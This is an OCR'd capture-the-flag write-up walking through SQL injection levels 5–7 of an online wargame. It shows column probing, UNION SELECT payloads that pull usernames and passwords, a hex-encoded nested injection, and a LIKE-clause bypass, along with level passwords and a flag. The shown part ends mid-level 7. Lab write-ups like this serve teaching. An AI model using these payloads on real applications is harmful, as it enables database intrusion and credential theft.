
The password for the next level is: **the_stone_is_cold**

Hack it

The result look like this and the password for the next level is **the_stone_is_cold**
In level 5, I aimed to bypass the login function where the password was encrypted by MD5
After looking at the hint we found an error that showed the vulnerability to UNION SELECT injection so we put the payload that matched the MD5 hash from input to output through the column.


Level 6

At this level, we faced another login bypass challenge. The goal was to obtain the username and password of the user from the given table who has a status of 1. After clicking the "Click me" hyperlink, we were redirected to the same website with the payload user=1, and the username and email of this user were displayed.



Now I will do as the previous level by checking the number of columns.


user=1+ORDER+BY+1+#
user=1+ORDER+BY+2+#
user=1+ORDER+BY+3+#
user=1+ORDER+BY+4+#
user=1+ORDER+BY+5+#
user=1+ORDER+BY+6+#



After I run the code an error occurs so I know that it only contains five columns. Therefore, I want to know column show the output

user=1+UNION+SELECT+1,2,3,4,5+#

But the output is the same as before



I saw the user=1 and decided to change the number after few attempts if user=5 it will shown user not found

user=5+UNION+SELECT+1,username,3,4,5+FROM+level6_users+#
So I try to check which column contains data and get this code so that means the second column is our target to put the malicious code

' UNION SELECT 1,2,3,4,5 FROM level6_users #
Convert to hexadecimal
2720554E494F4E2053454C45435420312C322C332C342C352046524F4D206C6576656C365F757365 72732023.

Then I put it in second column
user=5+UNION+SELECT+1,0x**2720554E494F4E2053454C45435420312C322C332C342C352046524 F4D206C6576656C365F75736572732023**,3,4,5+FROM+level6_users+#

Welcome to Level 6

Target: Get the first user in table level6_users with status 1

Click me

Username:	2
Email:	4

Username:
Password: Login

As you can see, now I got the result that displays the username and password column. After that, I can create a final payload to get the information that status = 1 from the question
' UNION SELECT 1,username,3,password,5 FROM level6_users WHERE status=1#

Then convert into hexadecimal

202720554E494F4E2053454C45435420312C757365726E616D652C332C70617373776F7264 2C352046524F4D206C6576656C365F75736572732057484552452073746174757 33D3123

Combine it with a code

user=5+UNION+SELECT+1,0x202720554E494F4E2053454C45435420312C757365726E616D652C 332C70617373776F72642C352046524F4D206C6576656C365F75736572732057484552452073746174 75733D3123,3,4,5+FROM+level6_users+#

Welcome to Level 6

Target: Get the first user in table level6_users with status 1

Click me

Username:	admin
Email:	m0nsterk1ll

Login correct.

You can raise your wechall.net score with this flag: 074113b268d87dea21cc839954dec932


The password for the next level is: **shitcoins_are_hold**

Hack it

Level 7

To retrieve the name of the user who posted the news about google from the table `level7_news`, under the constraints that the SQL injection payload cannot use comments, substring functions (`substr`, `substring`, `mid`), `ascii()`, or `like`.

After clicking the search button it display all articles from the level7_news table.



Welcome to Level 7

Target: Get the name of the user who posted the news about google. Table: level7_news column: autor
Restrictions: no comments, no substr, no substring, no ascii, no mid, no like

search!

Lorem Ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Apple updates the low-end MacBook
Apple on Wednesday updated its low-end consumer notebook, adding a slightly faster processor and a larger hard drive. The 13-inch white MacBook now comes with a 2.13GHz Intel Core 2 Duo processor, adding a little more speed over the previous 2GHz processor. The hard drive has also been increased from 120GB to 160GB in the upgrade. Memory for the machine remains at 2GB DDR2, expandable to 4GB for an extra $100. Apple made no changes to the graphics card, choosing to stay with the Nvidia GeForce 9400m unit. Despite the upgrades, Apple is sticking with its $999 price tag on the machine. The changes bring the low-end white MacBook closer in specs to the unibody aluminum MacBook. However, there are still advantages to the unibody design, including the ability to upgrade the hard drive to solid state and the use of the faster DDR3 memory.

Google: The browser is the computer
SAN FRANCISCO--Google spent Wednesday morning trying to get developers excited about the next generation of Web technologies by showing off how future Web applications will mimic desktop apps. "It's time for us to take advantage of the amazing opportunity that is before us," said Google CEO Eric Schmidt, kicking off Google I/O 2009 in San Francisco. Schmidt was referring to the growing sense that the Internet and browsers--rather than a computer's operating system--will be the future foundation for application development. The industry isn't quite ready for that yet. Many of applications demonstrated before the crowd of around 4,000 developers will require the widespread adoption of HTML 5 technologies, which are still under development by a consortium of companies and organizations. Still, Google's Vic Gundotra, vice president of engineering, noted that the four modern open-source browsers (Firefox, Safari, Chrome,and Opera) are all adopting some HTML 5 technologies as they become more stable, taking every opportunity possible to ding Microsoft's Internet Explorer for lagging behind the other four browsers. Gundotra showed off how Web applications will be able to take advantage of five main HTML 5 concepts: canvas tags, video tags, geolocation, application caching and database, and Web Workers. For example, canvas tags help developers bring all kinds of sophisticated graphics to their Web applications without having to use a plug-in--which is also the appeal of the video tag. Google showed off an "experiment" with YouTube videos coded using the video tags, which gives developers quite a few more options when it comes to how those videos can be embedded into a Web page. Geolocation is another huge topic of late with mobile applications. Google showed off how its Google Latitude application takes advantage of a new iPhone geolocation API that Apple will release as part of the iPhone 3.0 software to run in the mobile Safari browser. Mozilla's Jay Sullivan also showed off how Firefox 3.5 will come with a button that allows the browser to pinpoint your location in Google Maps using Wi-Fi and cell tower positioning data.

CERN's collider won't chill next winter
The Large Hadron Collider, currently undergoing repairs, will change its schedule and run through the winter to make sure the experiment provides workable results. The European Centre for Nuclear Research (CERN) flagship particle accelerator has been out of action since September, when an electrical fault called a halt to an experiment to understand the fundamental physics of matter. It is scheduled to restart in September 2009. Images: Where particles, physics theories collide Click image for gallery on the Large Hadron Collider. (Credit: Maximilien Brice for CERN) On Wednesday, James Gillies, head of communications at CERN, said the LHC could carry on running over the subsequent months. Normally, CERN particle-acceleration operations cease in November for the winter, because energy costs throughout the winter months are prohibitively high. "The schedule is fairly tight," Gillies told ZDNet UK. "Instead of shutting down for the winter, this year, we will start up in September, October, or later, and run continually until we have enough data in the can. We will run straight through the winter if necessary." CERN is able to cover the energy cost of running the LHC during outside its schedule because it had had less expenditure while the experiment was halted, Gilles said. "We're getting the money from the standard CERN budget," he said. "If we hadn't had the incident last year, we would be running the LHC." Gillies added that CERN would continue to be supplied by EDF on the French side and EOS on the Swiss side, and that EOS would provide energy through the cold season. The energy demands of the LHC are high. The particle beams are designed to run at a maximum of 7 TeV, and have run at around 5 TeV. There is 350MJ stored in each beam, which CERN scientists estimate has enough energy to drill a 30m hole in copper. The LHC experiment, designed to smash beams of nuclear particles into each other, was brought to a halt nine days after it was started. A fault in a copper bus-bar caused a resistive zone, which then prevented the normal operation of a quench. This caused an electrical arc, which punctured the cavity containing liquid helium used to supercool both the experiment and the magnets which direct and focus the particle beams. The fault was the result of an insufficiently welded joint between two of the bus-bars, which are used to carry the superconducting cable. CERN beams department scientist Jorg Wenninger said in a presentation (PDF) on Monday that all the approximately 1,700 joints had been inspected. Many were found to have bad soldering or reduced electrical contact, the same problem that caused the initial incident. A new quench-monitoring and protection system has been implemented that will give an early warning if any part of the superconducting coils or bus-bars develops high resistance, Gilles noted. He also said that more helium safety valves with a higher capacity were being installed.

Username:
Check!

Test if the input `search` is injectable by entering a single quote `'`

Welcome to Level 7

Target: Get the name of the user who posted the news about google. Table: level7_news column: autor
Restrictions: no comments, no substr, no substring, no ascii, no mid, no like

' search!

An error occured!:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' OR text.title LIKE '%'%')' at line 1

SELECT news.*,text.text,text.title FROM level7_news news, level7_texts text WHERE text.id = news.id AND (text.text LIKE '%'%' OR text.title LIKE '%'%')

What's happening?

The original query probably looks like:

```
SELECT news.*, text.text, text.title

FROM level7_news news, level7_texts text

WHERE text.id = news.id AND (text.text LIKE '%{input}%' OR text.title
LIKE '%{input}%')
```

So if we input is a single quote `'`, the query becomes:

```
... LIKE '%'%' OR text.title LIKE '%'%'
```

which is invalid SQL syntax, because the quotes don't match properly.


Now we want to bypass or close the string literals carefully.

Since the input is placed inside `LIKE '%{input}%'`, if we insert `'`, it closes the literal early.

So we insert this in the search box:

`%' OR 1=1 OR '%'='`

It given this results:



Welcome to Level 7

Target: Get the name of the user who posted the news about google. Table: level7_news column: autor
Restrictions: no comments, no substr, no substring, no ascii, no mid, no like

%' OR 1=1 OR '%'=' search!

Lorem Ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Apple updates the low-end MacBook
Apple on Wednesday updated its low-end consumer notebook, adding a slightly faster processor and a larger hard drive. The 13-inch white MacBook now comes with a 2.13GHz Intel Core 2 Duo processor, adding a little more speed over the previous 2GHz processor. The hard drive has also been increased from 120GB to 160GB in the upgrade. Memory for the machine remains at 2GB DDR2, expandable to 4GB for an extra $100. Apple made no changes to the graphics card, choosing to stay with the Nvidia GeForce 9400m unit. Despite the upgrades, Apple is sticking with its $999 price tag on the machine. The changes bring the low-end white MacBook closer in specs to the unibody aluminum MacBook. However, there are still advantages to the unibody design, including the ability to upgrade the hard drive to solid state and the use of the faster DDR3 memory.

Google: The browser is the computer
SAN FRANCISCO--Google spent Wednesday morning trying to get developers excited about the next generation of Web technologies by showing off how future Web applications will mimic desktop apps. "It's time for us to take advantage of the amazing opportunity that is before us," said Google CEO Eric Schmidt, kicking off Google I/O 2009 in San Francisco. Schmidt was referring to the growing sense that the Internet and browsers--rather than a computer's operating system--will be the future foundation for application development. The industry isn't quite ready for that yet. Many of applications demonstrated before the crowd of around 4,000 developers will require the widespread adoption of HTML 5 technologies, which are still under development by a consortium of companies and organizations. Still, Google's Vic Gundotra, vice president of engineering, noted that the four modern open-source browsers (Firefox, Safari, Chrome,and Opera) are all adopting some HTML 5 technologies as they become more stable, taking every opportunity possible to ding Microsoft's Internet Explorer for lagging behind the other four browsers. Gundotra showed off how Web applications will be able to take advantage of five main HTML 5 concepts: canvas tags, video tags, geolocation, application caching and database, and Web Workers. For example, canvas tags help developers bring all kinds of sophisticated graphics to their Web applications without having to use a plug-in--which is also the appeal of the video tag. Google showed off an "experiment" with YouTube videos coded using the video tags, which gives developers quite a few more options when it comes to how those videos can be embedded into a Web page. Geolocation is another huge topic of late with mobile applications. Google showed off how its Google Latitude application takes advantage of a new iPhone geolocation API that Apple will release as part of the iPhone 3.0 software to run in the mobile Safari browser. Mozilla's Jay Sullivan also showed off how Firefox 3.5 will come with a button that allows the browser to pinpoint your location in Google Maps using Wi-Fi and cell tower positioning data.

CERN's collider won't chill next winter
The Large Hadron Collider, currently undergoing repairs, will change its schedule and run through the winter to make sure the experiment provides workable results. The European Centre for Nuclear Research (CERN) flagship particle accelerator has been out of action since September, when an electrical fault called a halt to an experiment to understand the fundamental physics of matter. It is scheduled to restart in September 2009. Images: Where particles, physics theories collide Click image for gallery on the Large Hadron Collider. (Credit: Maximilien Brice for CERN) On Wednesday, James Gillies, head of communications at CERN, said the LHC could carry on running over the subsequent months. Normally, CERN particle-acceleration operations cease in November for the winter, because energy costs throughout the winter months are prohibitively high. "The schedule is fairly tight," Gillies told ZDNet UK. "Instead of shutting down for the winter, this year, we will start up in September, October, or later, and run continually until we have enough data in the can. We will run straight through the winter if necessary." CERN is able to cover the energy cost of running the LHC during outside its schedule because it had had less expenditure while the experiment was halted, Gilles said. "We're getting the money from the standard CERN budget," he said. "If we hadn't had the incident last year, we would be running the LHC." Gillies added that CERN would continue to be supplied by EDF on the French side and EOS on the Swiss side, and that EOS would provide energy through the cold season. The energy demands of the LHC are high. The particle beams are designed to run at a maximum of 7 TeV, and have run at around 5 TeV. There is 350MJ stored in each beam, which CERN scientists estimate has enough energy to drill a 30m hole in copper. The LHC experiment, designed to smash beams of nuclear particles into each other, was brought to a halt nine days after it was started. A fault in a copper bus-bar caused a resistive zone, which then prevented the normal operation of a quench. This caused an electrical arc, which punctured the cavity containing liquid helium used to supercool both the experiment and the magnets which direct and focus the particle beams. The fault was the result of an insufficiently welded joint between two of the bus-bars, which are used to carry the superconducting cable. CERN beams department scientist Jorg Wenninger said in a presentation (PDF) on Monday that all the approximately 1,700 joints had been inspected. Many were found to have bad soldering or reduced electrical contact, the same problem that caused the initial incident. A new quench-monitoring and protection system has been implemented that will give an early warning if any part of the superconducting coils or bus-bars develops high resistance, Gilles noted. He also said that more helium safety valves with a higher capacity were being installed.

Username:
Check!


By entering it closed the first `LIKE` pattern, added an `OR 1=1` condition which is always true, and balanced the rest of the query with `OR '%'='` to keep the SQL syntax valid.

Because `OR 1=1` always evaluates to true, the WHERE clause no longer restricts results, so the query returns all rows which is why now we see content that appeared when clicking "search."

We try this:

```
') UNION SELECT 1,2,3 FROM level7_news WHERE ('%' = '
```

And got this result:



We know that the query became:

```
SELECT news.*, text.text, text.title

FROM level7_news news, level7_texts text

WHERE text.id = news.id AND (

    text.text LIKE '%'

) UNION SELECT 1,2,3 FROM level7_news WHERE ('%' = '%')
```

However, this caused an error saying that `text.title` was unknown. This happened because the `UNION SELECT` part came before the part of the query that checks `text.title`. It showed that the `UNION SELECT` was only pulling data from the `level7_news` table, so the `text` table wasn't being used.

To fix this, we made sure to include both tables in the query, just like the original one:

```
') UNION SELECT 1,2,3 FROM level7_news news, level7_texts text WHERE
('%' = '
```

And got this result:

Welcome to Level 7

Target: Get the name of the user who posted the news about google. Table: level7_news column: autor
Restrictions: no comments, no substr, no substring, no ascii, no mid, no like

') UNION SELECT 1,2,3 FR(search!

An error occured!:
The used SELECT statements have a different number of columns

SELECT news.*,text.text,text.title FROM level7_news news, level7_texts text WHERE text.id = news.id AND (text.text LIKE '%') UNION SELECT 1,2,3 FROM level7_news news, level7_texts text WHERE ('%' = '%' OR text.title LIKE '%') UNION SELECT 1,2,3 FROM level7_news news, level7_texts text WHERE ('%' = '%')

This caused another error saying the SELECT statements had different numbers of columns. So, we kept adding more columns to our `UNION SELECT` one by one until the error was gone.

```
') UNION SELECT 1,2,3,4 FROM level7_news news, level7_texts text WHERE
('%' = '
```

And got this result:

') UNION SELECT 1,2,3,4 FI search!

Lorem Ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Apple updates the low-end MacBook
Apple on Wednesday updated its low-end consumer notebook, adding a slightly faster processor and a larger hard drive. The 13-inch white MacBook now comes with a 2.13GHz Intel Core 2 Duo processor, adding a little more speed over the previous 2GHz processor. The hard drive has also been increased from 120GB to 160GB in the upgrade. Memory for the machine remains at 2GB DDR2, expandable to 4GB for an extra $100. Apple made no changes to the graphics card, choosing to stay with the Nvidia GeForce 9400m unit. Despite the upgrades, Apple is sticking with its $999 price tag on the machine. The changes bring the low-end white MacBook closer in specs to the unibody aluminum MacBook. However, there are still advantages to the unibody design, including the ability to upgrade the hard drive to solid state and the use of the faster DDR3 memory.

Google: The browser is the computer
SAN FRANCISCO--Google spent Wednesday morning trying to get developers excited about the next generation of Web technologies by showing off how future Web applications will mimic desktop apps. "It's time for us to take advantage of the amazing opportunity that is before us," said Google CEO Eric Schmidt, kicking off Google I/O 2009 in San Francisco. Schmidt was referring to the growing sense that the Internet and browsers--rather than a computer's operating system--will be the future foundation for application development. The industry isn't quite ready for that yet. Many of applications demonstrated before the crowd of around 4,000 developers will require the widespread adoption of HTML 5 technologies, which are still under development by a consortium of companies and organizations. Still, Google's Vic Gundotra, vice president of engineering, noted that the four modern open-source browsers (Firefox, Safari, Chrome,and Opera) are all adopting some HTML 5 technologies as they become more stable, taking every opportunity possible to ding Microsoft's Internet Explorer for lagging behind the other four browsers. Gundotra showed off how Web applications will be able to take advantage of five main HTML 5 concepts: canvas tags, video tags, geolocation, application caching and database, and Web Workers. For example, canvas tags help developers bring all kinds of sophisticated graphics to their Web applications without having to use a plug-in--which is also the appeal of the video tag. Google showed off an "experiment" with YouTube videos coded using the video tags, which gives developers quite a few more options when it comes to how those videos can be embedded into a Web page. Geolocation is another huge topic of late with mobile applications. Google showed off how its Google Latitude application takes advantage of a new iPhone geolocation API that Apple will release as part of the iPhone 3.0 software to run in the mobile Safari browser. Mozilla's Jay Sullivan also showed off how Firefox 3.5 will come with a button that allows the browser to pinpoint your location in Google Maps using Wi-Fi and cell tower positioning data.

CERN's collider won't chill next winter
The Large Hadron Collider, currently undergoing repairs, will change its schedule and run through the winter to make sure the experiment provides workable results. The European Centre for Nuclear Research (CERN) flagship particle accelerator has been out of action since September, when an electrical fault called a halt to an experiment to understand the fundamental physics of matter. It is scheduled to restart in September 2009. Images: Where particles, physics theories collide Click image for gallery on the Large Hadron Collider. (Credit: Maximilien Brice for CERN) On Wednesday, James Gillies, head of communications at CERN, said the LHC could carry on running over the subsequent months. Normally, CERN particle-acceleration operations cease in November for the winter, because energy costs throughout the winter months are prohibitively high. "The schedule is fairly tight," Gillies told ZDNet UK. "Instead of shutting down for the winter, this year, we will start up in September, October, or later, and run continually until we have enough data in the can. We will run straight through the winter if necessary." CERN is able to cover the energy cost of running the LHC during outside its schedule because it had had less expenditure while the experiment was halted, Gilles said. "We're getting the money from the standard CERN budget," he said. "If we hadn't had the incident last year, we would be running the LHC." Gillies added that CERN would continue to be supplied by EDF on the French side and EOS on the Swiss side, and that EOS would provide energy through the cold season. The energy demands of the LHC are high. The particle beams are designed to run at a maximum of 7 TeV, and have run at around 5 TeV. There is 350MJ stored in each beam, which CERN scientists estimate has enough energy to drill a 30m hole in copper. The LHC experiment, designed to smash beams of nuclear particles into each other, was brought to a halt nine days after it was started. A fault in a copper bus-bar caused a resistive zone, which then prevented the normal operation of a quench. This caused an electrical arc, which punctured the cavity containing liquid helium used to supercool both the experiment and the magnets which direct and focus the particle beams. The fault was the result of an insufficiently welded joint between two of the bus-bars, which are used to carry the superconducting cable. CERN beams department scientist Jorg Wenninger said in a presentation (PDF) on Monday that all the approximately 1,700 joints had been inspected. Many were found to have bad soldering or reduced electrical contact, the same problem that caused the initial incident. A new quench-monitoring and protection system has been implemented that will give an early warning if any part of the superconducting coils or bus-bars develops high resistance, Gilles noted. He also said that more helium safety valves with a higher capacity were being installed.

